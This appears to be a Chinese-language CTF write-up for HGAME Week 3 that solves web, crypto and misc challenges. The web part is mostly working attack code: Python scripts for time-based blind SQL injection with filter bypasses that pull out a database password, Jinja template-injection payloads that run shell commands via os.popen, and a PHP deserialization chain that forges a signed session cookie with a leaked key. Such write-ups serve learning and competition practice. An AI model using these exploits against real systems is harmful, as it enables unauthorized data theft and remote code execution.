
HGAME Week3 WriteUp

Web

Liki-Jail

打开就一个登录界面，简单尝试一下，基本可以确定是 sql 注入，按照去年的经验来看，多半是时间盲注



然后经过无数次失败与尝试，最后发现过滤了 `'` 、 `,` 、 `;` 、 `-` 、 `=` 、 `&` 、 `|` 、 `mid` 及其各种大写、 `and` 及其各种大写以及空格，可能还有其他的没遇到的。。。

第一个难点是过滤了 `'` ，没办法直接闭合前面的引号，后来查了半天资料，发现这种用户名和密码同时查询的话，可以通过 `\` 注释掉前面的后引号，让 **password** 的前引号来闭合，所以 **username** 都清一色用 `1\` 就行

因为过滤了 `and` 、 `&` 和 `|` ，所以要连接语句我们只能用 `or`

过滤了空格，可以用括号或者注释 `/**/` 来绕过

过滤了 `=` ，我们可以用 `like` 替代

过滤了 `mid` ，可以用 `substr` 或 `substring` 来代替

时间盲注的核心就是通过 `sleep()` 使服务器延时，来验证我们想要验证的东西。

先使密码为 `or(sleep(length(database())))#` ，来看一下数据库名称的长度，延时了 9 秒，所以长度是 9 ，然后我们要爆破出数据库名称

之前我都是通过 if 语句来判断的情况，如果成立了就延时 3 秒，不过这次因为过滤了 `,` ，没办法使用 if 语句，想了半天，发现可以直接把判断的语句放在 `sleep()` 里面，如果语句为真那么就是 1 ，服务器会延迟 1 秒

同样的因为过滤了 `,` ，在使用 `substr` 时，我们只能用 `form` `for` 来代替

下面是爆破数据库名的 exp ，得到数据库名 `week3sqli` ~~其实在上周发现数据库名是 `week2sqli` 的时候就猜到了~~

```
import requests
import time

flag = ''
maxlength = 50
host = 'https://jailbreak.liki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 10):
    for x in range(32, 127):
        data[
            'password'] =
"or(sleep((ascii(substr(database()from({0})for(1)))like({1}))))#".format(i, x)
        print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
            print(flag)
            break
```

还是因为过滤了 `,` ，所以在用 `limit` 时，我们要用 `offset` 代替

同样因为过滤了 `'` ，所以我们要用字符串的话，只能通过转换成 16 进制来绕过

查长度的方法都差不多，就是换一下查询语句，后面就直接跳过，下面是爆表名的 exp ，得到表名 `u5ers`

```
import requests
import time

flag = ''
host = 'https://jailbreak.liki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 6):
    for x in range(32, 127):
        data['password'] =
"or(sleep((ascii(substr((select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema/**/like/**/0x7765656b3373716c69/**/limit/**/1/**/offset/**/0)from({0})for(1)))like({1}))))#".format(i, x)
        print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
```

```
            print(flag)
            break
```

爆字段名和爆表名类似，直接放 exp，得到两张表 `usern@me` 和 `p@ssword`


```
import requests
import time

flag = ''
host = 'https://jailbreak.liki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 9):
    for x in range(32, 127):
        data['password'] =
"or(sleep((ascii(substr((select/**/column_name/**/from/**/information_schema.col
umns/**/where/**/table_name/**/like/**/0x7535657273/**/limit/**/1/**/offset/**/1
)from({0})for(1)))like({1}))))#".format(i, x)
        # print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
            print(flag)
            break
```

最后是爆字段值，被坑了一道，因为字段名中包含了 `@` ，而 `@` 在 mysql 里是表示用户局部变量，所以不能直接查询，又是查了半天资料，发现可以用 ``` 来转义，避免和 mysql 本身的关键字冲突

最后是 exp ,得到用户名 `admin` 和密码 `sOme7hiNgseCretw4sHidd3n`

```
import requests
import time

flag = ''
host = 'https://jailbreak.liki.link/login.php'
data = {"username": "1\\", "password": ""}
for i in range(1, 25):
    for x in range(32, 127):
        data['password'] =
"or(sleep((ascii(substr((select/**/`p@ssword`/**/from/**/u5ers/**/limit/**/1/**/
offset/**/0)from({0})for(1)))like({1}))))#".format(i, x)
        # print(data)
        start_time = time.time()
        r = requests.post(url=host, data=data)
        if time.time() - start_time > 1:
            flag += chr(x)
            print(flag)
            break
```

登录即可获得 flag




Forgetful

根据题目提示，是 python 有关的漏洞，查找 python 相关的常见漏洞一一比对，以及出题人那得到的一些提示，逐步缩小范围，最后确定为 SSTI 模板注入

因为能输入的地方，除了网址，就只有添加的备忘录的标题里，所以注入点自然就在这，但因为之前一直没点**查看**进去看过，所以一开始找对了注入点也没发现

稍微尝试一下，就可以确定是 python3 的，随便试了几个文件读取或者任意命令的 payload 就访问到了flag所在的文件，但是提示 `stop`



一开始一直以为是 payload 中包含的关键字或符号被检测出来才会这样，然后尝试了绕过 `class` 、`import` 、 `flag` 、 `_` 、 `.` 等等。。。发现都不行，后来问了出题人，才发现原来是最后返回的内容被特殊判断了。。。因为只有 `\flag` 和 `app.php` 两个文件访问不了，那么很显然，过滤的字符串应该是 flag 中所包含的，盲猜就是 `hgame` ，试了一下，果然如此。。。。


既然不能让文件内容完整的返回出来，那么只要让文件只返回后半部分即可，稍微查一下 linux 相关的命令可以知道， `tail` 可以用来返回文件的结尾几个字符

因为没有过滤什么东西，所以下面几个 payload 都可以得到 flag

```
 {% for c in [].__class__.__base__.__subclasses__() %}{% if
c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('tail /flag
-c 37').read()") }}{% endif %}{% endfor %}
```

```
{{[].__getattribute__('__c'+'lass__').__base__.__subclasses__()
[189].__init__.__globals__['__builtins__']['__imp'+'ort__']
('os').__dict__['pop'+'en']('tail /flag -c 37').read()}}
```

```
{{""["\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"]["\x5f\x5f\x62\x61\x73\x65\x5f\x5f"]
["\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f"]()[64]
["\x5f\x5f\x69\x6e\x69\x74\x5f\x5f"]
["\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f"]
["\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f"]
["\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f"]("\x6f\x73")["\x70\x6f\x70\x65\x6e"]
("tail /flag -c 37")["\x72\x65\x61\x64"]()}}
```



Arknights

打开就是一个抽卡界面，一开始还以为是类似去年的**二发入魂**是随机化的漏洞，不过后来翻了下去年的 wp 对比了一下就排除了，重新审题，题目提示使用了 git 部署，猜测有 git 泄露，于是用 GitHack 成功获得了源码

其他文件其实都不重要，核心就是 simulator.php 这个文件

```php
<?php

class Simulator{

    public $session;
    public $cardsPool;

    public function __construct(){

        $this->session = new Session();
        if(array_key_exists("session", $_COOKIE)){
            $this->session->extract($_COOKIE["session"]);
        }

        $this->cardsPool = new CardsPool("./pool.php");
        $this->cardsPool->init();
    }

    public function draw($count){
        $result = array();
```

```
        for($i=0; $i<$count; $i++){
            $card = $this->cardsPool->draw();

            if($card["stars"] == 6){
                $this->session->set('', $card["No"]);
            }

            $result[] = $card;
        }

        $this->session->save();

        return $result;
    }

    public function getLegendary(){
        $six = array();

        $data = $this->session->getAll();
        foreach ($data as $item) {
            $six[] = $this->cardsPool->cards[6][$item];
        }

        return $six;
    }
}

class CardsPool
{

    public $cards;
    private $file;

    public function __construct($filePath)
    {
        if (file_exists($filePath)) {
            $this->file = $filePath;
        } else {
            die("Cards pool file doesn't exist!");
        }
    }

    public function draw()
    {
        $rand = mt_rand(1, 100);
        $level = 0;

        if ($rand >= 1 && $rand <= 42) {
            $level = 3;
        } elseif ($rand >= 43 && $rand <= 90) {
            $level = 4;
        } elseif ($rand >= 91 && $rand <= 99) {
            $level = 5;
        } elseif ($rand == 100) {
            $level = 6;
        }
```

```
        $rand_key = array_rand($this->cards[$level]);

        return array(
            "stars" => $level,
            "No" => $rand_key,
            "card" => $this->cards[$level][$rand_key]
        );
    }

    public function init()
    {
        $this->cards = include($this->file);
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}


class Session{

    private $sessionData;

    const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";

    public function __construct(){}

    public function set($key, $value){
        if(empty($key)){
            $this->sessionData[] = $value;
        }else{
            $this->sessionData[$key] = $value;
        }
    }

    public function getAll(){
        return $this->sessionData;
    }


    public function save(){

        $serialized = serialize($this->sessionData);
        $sign = base64_encode(md5($serialized . self::SECRET_KEY));
        $value = base64_encode($serialized) . "." . $sign;

        setcookie("session",$value);
    }


    public function extract($session){

        $sess_array = explode(".", $session);
        $data = base64_decode($sess_array[0]);
        $sign = base64_decode($sess_array[1]);

        if($sign === md5($data . self::SECRET_KEY)){
```

```
            $this->sessionData = unserialize($data);
        }else{
            unset($this->sessionData);
            die("Go away! You hacker!");
        }
    }
}


class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";

    public function __destruct()
    {
        echo $this->msg;
    }
}
```

由题目中 hint 我们可以知道， flag 位于根目录下的 flag .php中，而 `CardsPool` 类中的 `__toString()` 函数中，使用了 `file_get_contents()` 这一函数，最后再看 `Session` 中使用了反序列化`unserialize()`，所以很显然这题和去年的序列之争一样，考的就是反序列化漏洞

一开始我以为 `Eeeeeeevallllllll()` 这个类就是用来玩的。。。所以就只是把 `sessionData` 改成了一个 file 为 flag.php 的 `CardsPool` 类，当然最后是毫无效果的，后来经过出题人的点拨，让我陈述一下自己的思路，然后思着思着，就~~死了(bushi~~ 找到了问题所在

`__toString()` 只有当这个类的对象被当作字符串处理时，才会被调用，而 `sessionData` 从始至终都没有被当作字符串使用过，处理字符串最常见的情况，自然是将其输出，比如使用 `echo` ，毕竟 flag 要让我们看到，肯定是要让它输出到我们看的见的地方。

所以重新把源码看了一遍，很快我们可以发现，和 `sessionData` 唯一有一点关系 `echo` ，是输出六星角色的时候

但很明显这里 `sessionData` 到最后也只能传递到 `item` ,作为了一个索引来找到对应的卡池角色，没有可操作空间

```
public function getAll(){
        return $this->sessionData;
    }
```

```
 public function getLegendary(){
        $six = array();

        $data = $this->session->getAll();
        foreach ($data as $item) {
            $six[] = $this->cardsPool->cards[6][$item];
        }

        return $six;
    }
```

```php
<?php
$legendary = $simulator->getLegendary();
foreach ($legendary as $worker) {

    echo "<p class='legendary'>" . $worker["type"] . " " . $worker["name"] . "
</p>";
}
?>
```

排除了唯一一个有点关系 `echo` ,剩下的都是抽卡输出用的，根本无法利用。这时候我才注意到 `Eeeeeeeval11111111` 这个和其他都毫无关系的类，恰好也用到了 `echo` ，而且还刚好是这个文件中唯一的 `echo` ，又正好在 `__destruct()` 这个很容易触发的析构函数中，~~这显然是个巧合~~ (bushi

有了 `Eeeeeeeval11111111` 这个类来中转，就把整个POP链给串了起来

然后就是写 payload 了,先把 `session` 最后设置的地方抄过来，因为我们是通过伪造一个特殊的 session 来实现的，这里的 `value` 就是我们最后看到的 session

```php
const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";
$sign = base64_encode(md5($serialized . SECRET_KEY));
$value = base64_encode($serialized) . "." . $sign;

echo $value;
```

`serialized` 是 `sessionData` 序列化而来的，所以我们现在就是要构造一个新的 `sessionData`

先回头看一下，我们的目的是要让一个 `CardsPool` 类的对象触发 `__toString()` 函数，从而访问 `flag.php` ，因此这个对象的 `file` 需要是 `"./flag.php"` ，因此我们这么构造一个 `CardsPool` 类

```php
class CardsPool
{
    private $file;

    public function __construct($filePath)
    {
            $this->file = $filePath;
    }
}

new CardsPool("./flag.php")
```


为了触发 `__toString()` 函数并同时能够把 flag 给输出来，我们需要让这个对象被 `echo` ，因此我们构造一个新的 `Eeeeeeeval11111111` ，因为 `msg` 必须是个常量，所以我们不能直接把 `new` 出来的 `CardsPool` 对象直接赋给 `msg` ，所以我还构建了一个构造函数来完成这步，这个构造出来的 `Eeeeeeeval11111111` 对象就是我们的 `sessionData` ，只需要将其序列化就完成了

```php
class Eeeeeeevallllllll{
    public $msg;
    public function __construct($filePath)
    {
         $this->msg = $filePath;
    }
}

new Eeeeeeevallllllll(new CardsPool("./flag.php"))
```

下面是最终exp

```php
<?php

class CardsPool
{
    private $file;

    public function __construct($filePath)
    {
            $this->file = $filePath;
    }
}
class Eeeeeeevallllllll{
    public $msg;
    public function __construct($filePath)
    {
         $this->msg = $filePath;
    }
}
const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";
$serialized = serialize(new Eeeeeeevallllllll(new CardsPool("./flag.php")));
$sign = base64_encode(md5($serialized . SECRET_KEY));
$value = base64_encode($serialized) . "." . $sign;
echo $value;
```

跑一下，把 session 改成我们构造的，再发送给服务器即可




```
                </div>
            </div>

        </main>
        <footer class="mastfoot mt-auto">
            <p>Made by 109发抽不到<del>老婆</del>夕的<b>R4u</b>.</p>
        </footer>
    </div>
</body>
</html><?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}
```


Crypto

LikiPrime

这题我差点忘了我做出来了。。。准备发邮件的时候才想起来，我好像还做了一道 Crypto 。。。

这题我感觉和上周的 RSA 没啥区别，可能因为这个 n 还不够大。。。还是上周的在线分解质因数网站，直接分解出了 p 和 q ，然后还是上周的脚本跑了一下就得到了 flag






```python
import gmpy2
from Crypto.Util import number
p = gmpy2.mpz(2**3217-1)
q = gmpy2.mpz(2**4253-1)
e = gmpy2.mpz(65537)
phi_n = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi_n)
print("private key:")
print(d)
```

```
c =
gmpy2.mpz(189613871951237786113947654705975292221854108665244884687460862597922861885927374388860077107698867044655242255309840010069236858581007934144138048579279513397711149585552855572265639532528454077350557590977465817608682517909256226373784084424079977577648821035784854415997984444919345637069865748931471806814344139541733231280206871530256833165338393512362204678733544143574281408621575626137568994896581824863012781268840545574537867437510427224937072382579168996785634860995869891184790569104002409074957294272041713555167734945616490169206556982316303751731290283849962101898873960562692677099926686809273103042573238586032569661074155840940665088872936234629495545829807283770519865429794828344094877779382513949968317510558907474317300831424886035890177732825761033434630697383418304089650653992916140613291306089768136031971026831040901896863720772210401609144489830790871876259217049557279860691877921642401098913392731383579616749298474106298656244399855857198889622315290817733959172254975046908634193663463482925524542453234120291679322573470954672205193781920203067607904149638543715016537828645566791788463465359181168025763391497497128971208519194428743723847210542294015540543698417730754095202383983685622934516012140849741114968248792856447528538940812241777572893474903487854930843704412823493685484717837247163881472655394018587751455284093826110569949287624069679773024207654773019830828053069760739052581790807272525509707550828790505648628142657613145464677702911766375079580081988084946393498342218577506360550861743899980684899066783028635470416652836588864416793560445161498541079785695533199017560730195138529519646601869133908749692133869911865462481853029924468522288220642902821611016166945060685832312795962340417646744204343812970267024313361505061844512784978847408526584254066824928389349674846197695768944826544178644148448845251897688942630442551214128064438066887764713203228550408872825432831009964353054802098115838211638126325890080089705822118696001955324487758233310821143237011261512232506760177868721660904024634720724058578686484567386584685652872422148510049771830470717929184514974561919833268759819023037952332152680403199673802940987351140232333037820661856800761289571127525226941383074788391581034197)
print("plaintext:")
m = pow(c, d, p * q)
print(number.long_to_bytes(m))
```

```
private key:
329581705876211558394166729969420782174390004784460766097870649750398002278676649829849947102432784471879164444138114506604409969605430511036490334568554764148159466585396466745441086788241219324785859961872787848903831476253497570393878005377202881985296568249581950417388408290654202396386756300012097976392087815926276510378887096937932550579944683536312871544540871730115153794767416448790164993503702514944531106939802515647826670521303800376971391078833931838205174171183679588548542839927507337536158280157359580745169094245586493991196715052817514196510750149711874777599244595787649709338832882713318864098126495924564051331150357669634026714224187938045301877427081242369595488798360574070241396903891402292184102399843467139954360619862387840557398649000649951578578330288405590880673048516148656681440109735280437212438357692105797316081634692161615797160057410456786459175731461210918723066858236703897708654152136392044650433682858543160138695006584672375163424171428251938625617334133304468571791900696197567047233897701696829895478546983683012193444572394395586270166877087329634846225656431149688554092812815614141678456991194537712325715140657613358814357617114232805061080490648193894955765002763836327764544376809713924385115663223093660741364037892522262115040616197228964007145706374449500449919351462944084839739883222777690092264851691213060768649205664199557737164847600764513102375345560152338966601215221921356541552353261195455104917386748077402246403796685555278351337845871973355975725375946450054069976130191990200645523381461856347680264593090269750727908163406754980738208968754230160549935946021509992856503281864136913133668912073133300065404902948678126874486370306991063825408565626086079681832411025393850688726005554180728457288584726674180633496969165583663386953738544944195121551612339541602665537891420274835026746083249623744668754898530241561641016900357929079292115702667938771724832312381446076579575505743680942895491749505138616319022813335501603698668814029010139817854465301845449069891561680513504001162162982415168607407322481068225671406125611731732151390728131230395335759879776884382516772522744956014388551184864499679885434094700149310443891150223553631933655800484826749344217538607259757 3
plaintext:
b'hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}'
```

Misc

ARK

流量分析题，先打开来一看，没发现 HTTP 流量，快速浏览一下，一开始只注意到了 DNS 的流量（毕竟上周是这个。。。），看到了https://ark.hgame2021.cf/

看了下只有一张图片，一开始研究了半天，后来问了出题人才知道，这是彩蛋。。。

重新看了一遍流量包，发现里面有 TLS 流量，想起去年 week2 也有一道 HTTPS 的题，回去翻了一下 wp，找到了解密方式

https://blog.csdn.net/nimasike/article/details/80887436

解密的话需要 SSLKEY，在流量包里搜索 `ssl.log`，发现有许多的 FTP 流量，从中找到可以找到 FTP-DATA 的流量，追踪TCP流即可看到 ssl.log 的内容，导出来保存，按照教程解密即可

然后重新打开，就可以看到多了许多 HTTP 的流量，我们把 HTTP 对象导出，得到一堆文件，根据提示得知，出题人用塔防可部署单位画了个东西，并且具有自律功能，可以记录部署的操作

看一下文件名就知道 `getBattleReplay`，看战斗回放嘛，打开一看好家伙一大坨字符串

一看就是 base64，解码发现是 zip文件的字节流，但保存成 zip 文件后，发现解压不了，用WinHex打开发现 zip 文件头的 `504B0304` 被改成了结束标记 `504B0506`，改回来即可，解压得到一个新的文件，包含了所有塔防单位的坐标，于是写了个脚本来自动读取坐标生成图像(别看短，写了俩小时。。。)

```
import json
from PIL import Image

with open('1\\default_entry.json', 'r') as f:
    data = json.load(f)
    logs = data['journal']['logs']
    pos = [x['pos'] for x in logs]

img = Image.new("RGB", (100, 100))
pixTuple = (255, 255, 255)
for p in pos:
    img.putpixel((p['row'], p['col']), pixTuple)
img.save("bb.png")
```

又是我们的老朋友二维码，扫码即可参与抽奖，赢取精美 flag 一枚

害，这周时间没安排好，不然应该还有机会再做出一道 web 或 misc 的，又又又双叒叕到了恐怖的 week4，去年一道没做出来，今年希望能至少做出一道吧